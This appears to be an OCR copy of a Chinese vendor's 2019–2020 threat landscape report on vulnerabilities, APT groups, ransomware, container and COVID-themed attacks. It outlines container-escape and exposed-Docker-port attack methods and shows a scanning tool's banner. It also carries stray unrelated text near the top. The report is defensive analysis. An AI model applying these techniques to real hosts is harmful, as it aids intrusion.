启明星辰
领航信息安全

网络安全态势观察报告

(2019~2020)

ATT&CK/反序列化/新冠病毒疫情
实战化攻防/Human Element

金睛安全研究团队 / VenusEye威胁情报中心/云众可信
核心研究院/漏扫团队/工业互联网安全团队/VCERT

VISIT…

LANZAROTE
Caliente.COM

免责声明

本报告的研究数据和分析资料来自于启明星辰金睛安全研究团队、启明星辰云众可信、启明星辰核心技术研究院、启明星辰工业互联网安全团队，统计数据来自于 VenusEye 威胁情报中心，启明星辰漏洞扫描团队和启明星辰应急响应中心。本报告主要针对 2019 年至 2020 年上半年的网络安全状况进行统计、研究和分析。本报告提供给媒体、公众和相关政府及行业机构作为互联网信息安全状况的介绍和研究资料，请相关单位酌情使用。如若本报告阐述之状况、数据与其他机构研究结果有差异，请使用方自行辨别，启明星辰公司不承担与此相关的一切法律责任。

过去一年多，各种 APT 攻击事件、勒索挖矿事件，数据泄露事件，漏洞攻击事件仍然不绝于耳。从 ATT&CK 模型框架的兴起到实战化攻防环境的建立，从反序列化漏洞的攻防博弈到 VPN 漏洞的异军突起，从不断“APT”化发展的勒索攻击到广撒网的挖矿活动，从不断受地缘政治影响的 APT 攻击到新冠疫情引发的花式攻击，从 MaaS 模式的逐渐成熟到恶意软件家族间“合作”案例的逐渐增多……层出不穷的网络安全事件时刻提醒着我们越来越严峻的网络安全态势，同时引发网络安全从业者的一次次思考。

过去十年来，攻击者的技战术思路以及网络安全攻防体系也在发生着深刻的变化。网络攻击正变得更加隐蔽，有针对性、有组织性和逐利性，网络安全产品使用者更加关注产品和服务的有效性，网络安全厂商面临的问题更加具有挑战性。

在二十一世纪第二个十年开始之际，我们理应在这个时候对过去一年乃至过去十年的网络安全状况进行回顾和总结。这既是对过去一年多面临的诸多网络安全问题的总结和反思，也是对未来十年网络安全趋势的展望和思考。

因此，启明星辰金睛安全研究团队、VenusEye 威胁情报中心、启明星辰核心技术研究院、启明星辰云众可信、启明星辰漏洞扫描产品中心、启明星辰工业互联网安全团队、启明星辰应急响应中心联合发布《2019~2020 网络安全态势观察报告》，以观察者的视角尝试剖析 2019 年全年至 2020 年上半年网络安全形势及其变化，希望以此为各行业以及相关企事业单位提供网络安全战略和决策的参考。

目录

关于作者 **5**
启明星辰金睛安全研究团队 6
VenusEye 威胁情报中心 6
启明星辰云众可信 6
启明星辰核心技术研究院 6
启明星辰漏洞扫描产品中心 6
启明星辰应急响应中心 7
工业互联网安全团队 7
概述 **7**
1、网络攻防框架"ATT&CK"不断升温，"实战化攻防"持续影响网络安全行业 8
2、反序列化漏洞渐成 Web 攻击首要威胁，VPN 等网关型漏洞成新攻击入口 10
3、地下黑色产业链愈发成熟，恶意软件家族体系化"协同作战" 11
4、近年来罕有 Office 高危漏洞出现，冷门而有效的攻击方式更受关注 12
5、地缘政治因素导致 APT 攻击愈演愈烈，APT 攻击武器泄露导致网络军火民用化 13
6、勒索攻击越来越趋于"APT"化，逐渐瞄准大型且有实力的价值型目标 14
7、网络攻击向 5G、云计算、容器等新领域延伸，渗透攻击面不断延伸扩张 14
8、"新冠病毒疫情"成年度黑客最关注话题，黑客针对疫情期间的网络环境特点发动全方位攻击 15
9、网络攻防安全演习和靶场建设如火如荼，人才培养和攻防环境建设备受重视 16
10、区块链加密数字资产犯罪仍呈高发态势，DeFi 借贷平台未来或成黑客重点攻击对象 18
11、针对工控环境的攻击呈高发态势，勒索攻击成为其首要威胁 18
漏洞攻击态势观察 **21**
1.1 年度新增漏洞数据分析 21
1.2 年度新增热门漏洞盘点 25
僵尸网络及木马态势观察 **30**

目录

2.1 僵尸网络感染态势分析......30
2.2 典型流行木马家族分析......36
3.1 Web 漏洞安全态势......54
3.2 Webshell 管理工具攻防态势......61
Office 攻击态势观察......66
4.1 2019 年 Office 恶意样本攻击态势综述......66
4.2 典型攻击技术分析......68
APT 组织攻击态势观察......97
5.1 APT 组织攻击态势综述......97
5.2 针对我国攻击的 APT 组织......102
5.3 国际上的 APT 组织攻击活动......136
勒索挖矿攻击态势观察......140
6.1 勒索攻击态势综述......140
6.2 主要勒索软件家族介绍......149
6.3 挖矿攻击态势综述......151
6.4 主要挖矿木马家族介绍......155
IoT 设备攻击态势观察......159
7.1 IoT 设备攻击态势综述......159
7.2 主要攻击 IoT 设备的僵尸网络分析......161
"新冠疫情"热点攻击事件态势观察......177
8.1 APT 组织攻击活动......177
8.2 网络黑产活动......186
总结......193
攻防本质是人与人之间的对抗，网络安全逐渐回归以人为中心的本源......193
人工智能与网络安全结合从炒作走向现实......194
工业互联网或成网络安全下一个焦点，必须从战略高度重视工业互联网安全能力建设......195
面对不断延长的攻击链和"实战化攻防"大环境，网络安全产品与服务水平亟待提升......195
结语......196

启明星辰金睛安全研究团队

启明星辰金睛安全研究团队是启明星辰集团专业从事威胁分析的团队。其主要职责是对现有产品产生的安全事件日志、样本数据进行挖掘、分析，并向用户提供专业分析报告。该团队会依据数据产生的威胁情报，对其中采用的各种攻防技术做深入的跟踪和分析，并且给出专业的分析结果、提出专业建议，为用户决策提供帮助。

VenusEye 威胁情报中心

VenusEye 威胁情报中心（www.venuseye.com.cn）是由启明星辰集团倾力打造的集威胁情报收集、分析、处理、发布和应用为一体的威胁情报服务系统，是启明星辰多年网络安全研究和积累的集中体现。VenusEye 威胁情报中心以自有情报和第三方交换情报为基础数据，综合运用静态分析、动态分析、大数据关联分析、深度学习、多源情报聚合等先进技术，生产和提供高质量的威胁情报信息。

启明星辰云众可信

启明星辰云众可信是启明星辰集团旗下品牌，专注于网络安全攻防领域，秉承“专业、创新、极致、担当”的理念，为党政军和企业用户提供高品质的产品及服务。核心产品：红蓝网络攻防平台、网络空间靶场、可信众测平台。安全服务：攻防演练、可信众测、暗网监控、渗透测试、代码审计、应急响应、安全评估、安全培训等。

启明星辰核心技术研究院

启明星辰核心技术研究院是启明星辰集团的网络安全前沿技术研究部门，成立于 2011 年。与启明星辰博士后工作站紧密结合，由博士及硕士研究人员组成的团队近年来致力于大数据安全分析、机器学习/深度学习在网络安全中的应用、人工智能安全、区块链安全等多项网络安全前沿技术领域的研究工作，为启明星辰的技术创新提供重要支持。

启明星辰漏洞扫描产品中心

启明星辰漏洞扫描产品中心是从事漏洞评估与管理产品的专业化团队，不断突破漏洞评估相关核心技术，在工控漏洞评估、漏洞智能管理、产品国产化等多方面持续领先。2018 年，“天镜脆弱性扫描与管理系统”在漏洞评估与管理市场排名第一（CCID 发布中国漏洞评估与管理市场研究报告 2018），树立了启明星辰漏洞评估与管理产品的领导者地位和市场品牌。

启明星辰漏洞扫描产品中心于 2000 年开始研发天镜脆弱性扫描与管理系统，研发了具有自主知识产权的漏洞评估与管理产品系列产品，包括天镜系统漏洞评估工具、天镜 Web 应用检测系统、天镜无线安全评估工具、天镜工控漏洞评估工具、天镜工控等保检查工具箱、天镜网络安全应急处置工具箱、天镜漏洞管理平台、天镜国产化漏洞扫描产品等。

启明星辰应急响应中心

启明星辰应急响应中心是启明星辰集团成立的针对重要网络安全事件进行快速预警、应急响应的安全协调中心。为企业级用户提供高危漏洞、重大安全事件预警通告、安全周报和相关应急处置方案。

启明星辰应急响应中心成立至今，已经发布 768 篇预警通告、110 期安全周报、协调处置网络安全事件 300 多起。

工业互联网安全团队

工业互联网安全团队成立于 2014 年，参与了包括等保 2.0 在内的工业信息安全相关国家标准、行业标准近 20 个，已获得国家专项课题已达到 20 个，并已与东方电气、赛迪、泰尔实验室、国网思极网安等合作伙伴一道共建工业信息安全生态圈。

1、网络攻防框架“ATT&CK”不断升温，“实战化攻防”持续影响网络安全行业

过去一年多，网络攻防框架 ATT&CK 在网络安全行业广受欢迎，这可以从 ATT&CK 在 Google Trends 上过去一年多的趋势变化看出端倪。




图 1 Google ATT&CK 热词态势

ATT&CK 是一套由攻击者经常会使用的多种战术和攻击技术组成的知识库，它基于攻防视角让安全人员采用一种通用的语言描述和分类攻击者的行动。

ATT&CK 的相关分析和运用方法的流行，为安全攻防行业的理论探索和进步做出了重大贡献。对于攻方来说 ATT&CK 可以为其提供先进的攻击思路和技术并进行模拟沙盘推演；对于守方来讲可以最大限度和最快速度了解攻击领域的先进技术，帮助防守方评估安全产品，提升产品有效性。ATT&CK 是攻守双方的通用语言，攻可看攻击路径，防可看防守覆盖面，是攻防领域的大百科全书。

越来越多的网络安全企业开始从不同维度引入 ATT&CK 框架。

这其中结合的最好的领域是针对威胁的安全研究方面。过去每家网络安全企业都会发布关于 APT 组织的攻击事件报告，通过文本的形式描述攻击的手法。但这种“讲故事”的方式不够“结构化”，无法形成相关图表，厂商和厂商之间缺乏通用语言来对攻击事件进行描述。ATT&CK 则提供了统一且结构化的方式描述攻击者手法与行为，只用一张框架就能看出攻击者所使用的策略与手法。

在产品结合方面，无论是 ATT&CK 和流检测产品、沙箱检测产品、EDR 还是 SOC 等似乎都找到了一些契合点。但有些产品或场景的落地似乎又有点勉强，有些“赶潮流”的意味。一方面是由于 ATT&CK 在落地产品层面上还存在一些成熟度的问题。有统计显示，ATT&CK

在针对文件威胁行为的描述上占大多数，这就导致了 ATT&CK“重”EDR 或沙箱产品“轻”网络侧产品的问题。很多 EDR 或沙箱产品会将一个文件的具体行为分解后映射到不同攻击阶段中。而现实攻击过程中，恶意文件起到的作用大多是攻击中的一个阶段，多为最初的载荷投递阶段，内网横向移动阶段或达成攻击目标的阶段，单单凭一个恶意文件的行为就映射到多个攻击阶段则会混淆产品对整个攻击过程的还原。另一方面，ATT&CK 是完全基于攻击者视角而设计的，有些技术更多的是描述攻击过程中的一种技术或思路，在产品中可能很难抽丝剥茧看到其本质。此外，ATT&CK 的技术并非都能落地产品，比如一些网络流量加密的问题会导致大部分“命令与控制”阶段的技术无法检测。此外即使已经把一些攻击事件归纳到了相关技术中，在上层平台进行汇聚时也会由于多源数据的关联问题导致无法真正把攻击场景还原出来。但我们坚信，ATT&CK 是当前最接地气的网络攻防框架，在未来检测技术不断提升的大背景下，ATT&CK 一定能成为安全产品实现攻击链还原的利器。

基于对过去一年多各类攻击事件的汇总，我们总结出 2019 年~2020 年上半年 ATT&CK 常用攻击技术，如下表：

攻击阶段	常用技术
初始访问	有效账户，利用公开服务漏洞，钓鱼邮件
执行	命令行，脚本执行，powershell，WMI，rundll32，任务计划
持久化	有效账户，Webshell，账户创建，计划任务
权限提升	有效账户，Webshell
防御规避	有效账户，脚本执行，禁用安全工具，代码混淆，伪装，注册表修改，rundll32，痕迹清除，文件删除
凭证访问	凭证转储
发现	网络配置发现，系统用户发现，账户发现，系统信息发现，网络连接发现，进程发现，文件和目录发现
横向移动	远程文件拷贝，远程桌面
收集	本地数据收集
命令与控制	远程文件拷贝，常用端口，标准应用协议
泄露	数据压缩，通过命令与控制通道泄露
影响	数据加密，禁止系统恢复

表 1 2019~2020 H1 攻击中常用的 ATT&CK 技术

在接下来的部分章节（APT 组织态势，勒索攻击态势）中，我们也会总结过去一年多相关事件的 ATT&CK 常用技术。

2、反序列化漏洞渐成 Web 攻击首要威胁，VPN 等网关型漏洞成新攻击入口

2019 年全年，启明星辰收录的安全漏洞总数共计 15 046 个，比上一年度增加了 10%左右。其中超危漏洞和高危漏洞分别同比增长 67%和 49%。虽然 2019 年新增漏洞数目较之前有进一步上涨，但实际在野利用漏洞中的一半以上仍然是 2018 年以及之前的老漏洞。以下是过去一年多热门流行漏洞前 10 名：

漏洞编号（名称）
"永恒之蓝"系列漏洞
CVE-2017-11882/CVE-2017-0798
CVE-2018-20250
CVE-2017-0199
CVE-2019-2725/2729
CVE-2019-19781
CVE-2017-17215
CVE-2017-5638（S2-045）
CVE-2019-11510
CVE-2012-0158

表 2 2019~2020 年流行漏洞 TOP10

造成上述现象的原因主要有以下两点：一是漏洞利用的稳定性和复杂性问题，2019 年虽然出现了很多看似影响范围大的漏洞，如微软远程桌面系列漏洞、SMB 协议相关漏洞。但实际上能真正利用的并不多。由于远程环境的复杂性，不但需要触发漏洞，还要考虑到内存排布、控制 EIP 等各种不确定的因素。再加上在高版本 Windows 中引入的各种缓解措施，导致利用难度进一步提升；二是不少用户仍然抱有侥幸心理，以为即使不打补丁攻击也不会找上门，这使得攻击者即使使用成本较低的旧漏洞也能保持较高的成功率。

但有两个现象特别值得留意：一是反序列化漏洞逐渐成为 Web 漏洞的主要威胁。序列化是把对象转换成字节流，然后保存在内存、文件、数据库中；反序列化是它的逆过程，由字节流还原成对象。但如果 Java 应用可以对任意数据做反序列化处理，攻击者就可以通过构造恶意输入，让反序列化产生非预期的对象来执行任意代码。反序列化带来的安全隐患由来已久，且并非 Java 语言特有，在其他例如 PHP 和 Python 语言中也有类似的问题。在各类应用中实现反序列化攻击需要两个条件：一个是使用了公共库或者是 JDK 存在利用链，另一个是存在反序列化的入口点，且攻击载荷绕过黑白名单的检测。过去一年多，反序列化漏洞造成的危害非常之大且范围很广，主要影响集中在 Weblogic、Websphere 中间件及 Fastjson、Apache Shiro、Apache Dubbo 等第三方应用中，而漏洞的修复方式多数为利用类的黑名单修补，可以预见未来各个应用反序列化漏洞的黑名单依旧会被反复绕过且成为攻击

者实战中的利器。二是 VPN 等网关类漏洞的异军突起。VPN（Virtual Private Network）是企业进出数据的重要关口，它通过对数据包的加密和数据包目标地址的转换实现远程访问，在企业政府机构远程办公中起着举足轻重的地位。2019 年到 2020 年上半年是 VPN 漏洞曝光最多的时期，Pulse Secure、Palo Alto Networks、Fortinet、Cisco 和 Citrix 以及国内某知名品牌 VPN 产品都被曝出严重漏洞。加之新冠疫情在 2020 年上半年的蔓延，远程办公需求迅速增加，各种 VPN 使用量增加了三成左右，这都使得 VPN 漏洞得以快速被黑客关注并在实战中应用。

3、地下黑色产业链愈发成熟，恶意软件家族体系化“协同作战”

正如我们去年报告中预测的那样，恶意软件即服务（MaaS）模式下的地下黑色产业链愈发成熟，已经形成了从恶意代码编写、恶意代码免杀、恶意代码托管到恶意软件分发的完整体系。几乎所有的网络犯罪行为都基于类似模式，无论是小型黑客、黑产团伙还是 APT 组织都能获得其所需要的服务，并且完全匿名化。因为这些服务的存在，会导致网络犯罪的人数越来越多，即使没有任何网络安全知识的人都能通过购买这些服务来进行网络犯罪活动。




图 2 恶意软件即服务模式

过去一年多，在 MaaS 模式下，我们观察到不同黑产团伙利用相同的恶意软件进行了“各具特色”的攻击，同一款恶意软件在不同的攻击活动中也发挥了不同功能，甚至恶意软件开发者为了区分不同的投递方式在恶意软件中加入相应的“标签”以示区别。以下是过去一年多我们观察到的不同攻击活动中常见的恶意软件投递关系图：




图 3 恶意软件投递分发关系图

在这些攻击组合中，最为常见的主要有以下几种：

Emotet→TrickBot→Ryuk

Emotet→Dridex→Bitpaymer

Emotet→IcedID/Bokbot→TrickBot

Ursnif→Dridex→TrickBot

4、近年来罕有 Office 高危漏洞出现，冷门而有效的攻击方式更受关注

自 2017 年大量 Office 0day 漏洞爆发以来，近两年没有出现新的如同公式编辑器漏洞一样使用简单且功能强大的攻击方式，因此恶意样本使用的攻击技术没有发生显著的变化。在攻防对抗的过程中，攻击者逐渐开始尝试使用不常见文件类型以及 Office 中一些被遗忘的冷门特性作为攻击载体，以更低的成本复用原有的攻击代码来绕过检测。这种反检测的思路取得了不错的效果，以 Excel 4.0 宏为例，样本数量与去年相比有大幅增长。




图 4 Excel4.0 宏样本捕获情况

5、地缘政治因素导致 APT 攻击愈演愈烈，APT 攻击武器泄露导致网络军火民用化

在处理不可调和的地缘政治矛盾时，APT 攻击是除了军事打击之外最为隐蔽和有效的攻击方式。越来越多的政府开始组建国家级 APT 攻击组织，只要存在政治目的和经济利益，APT 攻击就不会停止。过去一年多，国际间各种矛盾冲突不断，而作为政治手段延伸的 APT 攻击，往往也伴随着各类冲突事件发生。

发生日期	主要事件
2019 年 3 月	美国针对南美国家发动攻击，导致委内瑞拉大规模停电
2019 年 4 月	APT28 攻击乌克兰干扰其 2019 年大选活动
2019 年 6 月	美国政府加强对俄电网数字入侵。同月，阿根廷、乌拉圭等南美国家遭受网络攻击，大规模断电断网席卷南美
2019 年 9 月	Kimsuky 组织以核威慑、核潜艇、朝鲜经济制裁等内容进行攻击活动
2019 年 10 月	乌克兰外交官、政府和军事官员以及执法部门人员，遭遇 APT 组织 Gamaredon 定向打击
2019 年 10 月	APT28 针对世界反兴奋剂机构和国际体育组织进行攻击，以报复俄罗斯在许多赛事中被拒绝参加
2019 年 11 月	印度独立网络核电站 Kudankulam 遭遇疑似朝鲜 APT 组织 Lazarus 攻击
2019 年 11 月	拍拍熊针对巴勒斯坦政府攻击，意图影响巴勒斯坦大选
2019 年 12 月	IBM 披露中东工业和能源行业，遭伊朗 APT34（Oilrig）恶意数据擦除软件 ZeroCleare 的“摧毁型”攻击

表 3 2019 年“地缘政治”因素引发的 APT 攻击事件

通过以上事件不难看出，地区政治局势越紧张、地域安全形势越复杂的地区，APT 攻击往往也最为严重。

过去一年多，APT 攻击武器使用的泛化趋势明显。中东地区活跃度最高的黑客组织之一伊朗 APT34（Oilrig），在四月份发生了一系列工具代码泄露事件。同样来自伊朗的 APT 组织 MuddyWater 的攻击工具，也被黑客直接从工具泄露转为公开拍卖。这些 APT 组织的代码包、数据包和渗透攻击工具，在黑客眼中是最强的军火武器，而这也进一步催生了 APT 攻击武器的使用泛化、网络军火的民用化。

APT 攻击武器使用的泛化使低端攻击者发起的复杂攻击逐渐增多。各种技术水平的攻击者如今都可以入手一系列在线黑市工具，包括操作指南、程序和基于云的网络钓鱼即服务解决方案，低端攻击者还从社交媒体中过滤有用信息，交叉比对公司站点，积累攻击原始信息，从而组织起较为复杂的攻击。

6、勒索攻击越来越趋于“APT”化，逐渐瞄准大型且有实力的价值型目标

过去一年多，勒索软件无论从家族数量还是变种数量来说较之前均有所下降，但这并不代表利用勒索软件的攻击偃旗息鼓，相反我们看到勒索攻击事件量出现上升态势。

勒索攻击已由 2014 年开始的广泛无目的的传播阶段以及 2017 年 WannaCry 开启的大规模自动化传播阶段逐步进化到以人为核心（Human Operated）的“APT 化”攻击阶段。攻击者通过前期“踩点”获得被攻击目标的网络环境脆弱性，再使用弱口令、爆破，Nday/0day 漏洞等进入到被攻击目标的网络环境中，再通过权限提升，凭证窃取，内网横向移动等技术逐渐接触到目标核心系统，最终投放勒索软件一击致命。

攻击者瞄准的目标也不再限于中小企业，而是更有实力支付赎金的大型企业目标，这一攻击方式被称为大型狩猎游戏（Big Game Hunting）。甚至即使未得到赎金，攻击者也会尝试通过泄露受害者的机密文件进行二次敲诈，受害者往往会因为担心事件被披露给公司带来不良影响而不得不支付赎金。

同时，RaaS 模式下的勒索软件也开始广泛和僵尸网络以及 APT 攻击结合。Emotet、TrickBot、Dridex 纷纷成为勒索软件的传播前站，TA505、FIN6 等组织利用勒索软件攻击了多个重要目标。

我们预计，未来勒索攻击会进一步往“专，精”方向发展。“专”是指大规模勒索攻击可能很难再现或是昙花一现，攻击者会更多从攻击成本和回报率的角度考虑攻击目标的选择；“精”是指攻击者在选中攻击目标后可能会定制特种勒索软件来提高攻击成功率。

7、网络攻击向 5G、云计算、容器等新领域延伸，渗透攻击面不断延伸扩张

信息技术日新月异的迅猛发展，互联网与新兴领域深度融合，数以亿计的物联网设备、芯片、云端、容器都会成为网络攻击的切入点，围绕新领域和新技术的网络渗透攻击会暴露出这些领域存在的种种安全风险及问题。

随着物联网和 5G 通信技术逐渐普及和深入人们生活的各个方面，网络攻击或许在毫秒间瞬间瘫痪掉整片的网络通信系统，进而瘫痪所有与网络相关的物联网基础设施、系统、数据、应用及活动。从目前的分析来看，未来 5G 安全将面临前所未有的安全挑战，短期内 5G 的安全特性难以发挥，伪基站问题将长期存在。5G 新技术带来新的安全挑战，网络切片技术使得网络边界模糊，5G 对用户位置隐私的保护提出更高要求，5G 低时延业务扩大了网络安全的攻击面。5G 技术在促进物联网发展的同时，必然会成为黑客攻击的重点目标。

2019 年约有 57%的公司使用云计算、容器技术开发企业应用系统，比例上高于 2018 年的 49%。在过去的一年中，我们已经看到了网络攻击对容器的威胁。随着容器的增长以及管理 DevOps 基础架构的复杂性，这些威胁只会在不久的将来继续存在。尤其是谷歌 Kubernetes（K8S）项目成为了容器编排事实上的业界标准，越来越多的企业和开发人员已经将自己的工作转移到了 K8S 上。尽管 K8S 具有很多优势，但是统一和集中化的容器生成、分发、编排、同步和管控也在安全方面带来了新的挑战。攻击方法手法多种多样，例如：

（1）攻击者可以在自己控制的容器内将宿主机 Docker 守护进程监听的 Unix 域套接字（/var/run/docker.sock）挂载，容器逃逸就变得相当容易，这些容器逃逸问题直接影响到了承载容器底层基础设施的保密性、完整性和可用性。

（2）使用统一集中管理的容器，在使用容器编排上的漏洞很容易被攻击者利用。

（3）K8S 部署后需要监控的东西向流量增加，尤其是在宿主机和云计算环境中，这些监控流量为攻击者的渗透提供了便利。

（4）如果将 K8S 集群部署在公有云中，则云凭据（密码，证书，token 等）泄露可能导致整个集群被接管，有权访问云账户凭据的攻击者可以任意访问操控整个集群。

（5）如果开启了 Docker 的远程管理端口并暴露在公网，则可以通过该端口直接以 root 权限无密码访问主机，并通过 API 远程操作 Docker 资源，包括不限于镜像，容器，极容易被攻击者利用。过去一年多，我们发现 AESDDoS、XORDDoS，Kaiji 等僵尸木马通过扫描互联网的 2375 端口入侵 docker 服务器，进而感染 docker 镜像使之用于挖矿，DDoS 等攻击。

```
        2375 Docker 批量检测 急速版
    ==========================================================
2375 Docker 批量检测 急速版 By:烟火 QQ154284301
仅供用于漏洞检测 请勿用于非法用途
如有非法用途 使用者自行承担法律责任 一切与作者无关
    ==========================================================
```

图 5 Docker 攻击工具

8、“新冠病毒疫情”成年度黑客最关注话题，黑客针对疫情期间的网络环境特点发动全方位攻击

2020 年年初爆发的“新冠病毒疫情”已经蔓延到全世界几乎每一个角落，严重影响全球经济社会发展。疫情的爆发使得大多数人不得不在家开启远程办公模式，大量远程控制工具的使用和端口的开放加大了网络被攻击的安全风险。一些黑客趁此机会利用热点信息发起攻击，疫情的不确定性和人们的恐惧性心理给攻击者创造了千载难逢的好机会。

过去几个月，我们观察到多种利用新冠疫情开展的网络攻击活动。白象、海莲花、蔓灵花、TA505、Lazarus 等活跃的 APT 组织以“冠状病毒预防”、“疫情情况上报”等为诱饵发起钓鱼攻击；各种网络黑产团伙也蠢蠢欲动，通过“改造”已有木马进行攻击活动：LokiBot，Trickbot，NanoCore，AgentTesla，HawkEye 等几乎所有常见的木马都被加入了疫情元素进行传播。

此外，疫情的爆发使得远程办公软件、远程会议等软件的使用量急剧增加。部分黑客将目光转移到了这些常用的远程办公软件，利用它们传播恶意软件，Zoom 就是其中最典型的案例。

9、网络攻防安全演习和靶场建设如火如荼，人才培养和攻防环境建设备受重视

网络空间安全的本质是对抗。随着网络攻击者的技术实力不断提高，网络攻击面不断扩大，爆发出来的攻击事件也在不断增加，用户不断涌现出对网络攻防对抗的建设需求。常见解决方案是加强人才培养力度，完善攻防支撑基础条件建设，举办红蓝双方攻防安全演习和建设具备行业特色的网络安全靶场。

（1）网络攻防安全演习

网络攻防安全演习通过对攻防双方队伍实施“背靠背”的对抗，考验防守方的安全防护能力以及对安全事件的监测发现能力和应急处置能力。通过对抗、复盘和研讨，协助用户发现系统威胁和隐患，总结经验教训，对提升网络安全保障整体能力和水平具有突出价值。

网络攻防安全演习能够汇集演习数据，衡量安全团队的表现，对攻防双方进行评分考核，并通过分析研判专家审查结果，重新评估网络安全防御态势和应急响应措施，因此，举办网络攻防安全演练具有积极意义。从国家组织的网络攻防演练看，“网络风暴（Cyber Storm）”、“锁盾（Locked Shields）”、“网络欧洲（Cyber Europe）”等网络攻防安全演习，形成了跨国家、跨领域、跨部门以及军政民多方参与的一体化模式，网络攻防安全演习成为了检验网络强国地位的利器。

（2）网络安全攻防演习平台是保证演习顺利进行的有效支撑

网络攻防安全演习通常包含攻击方、防守方、组织方三方，并配备实战攻防演习平台。网络安全攻防演习平台面向大型网络真实攻防场景和需求，着力解决演练组织、演练过程等阶段存在的信息分散、不规范、效率低、态势维度单一、风险管控与综合评估手段弱等问题。协助用户发现系统威胁、隐患，检验并提升其威胁事件监测发现、威胁情报分析、追踪溯源等网络防御能力与应急响应协同能力，为真实网络攻防对抗演练、大型网络攻防演示验证等提供有力支撑。



图 6 某网络攻防演习平台

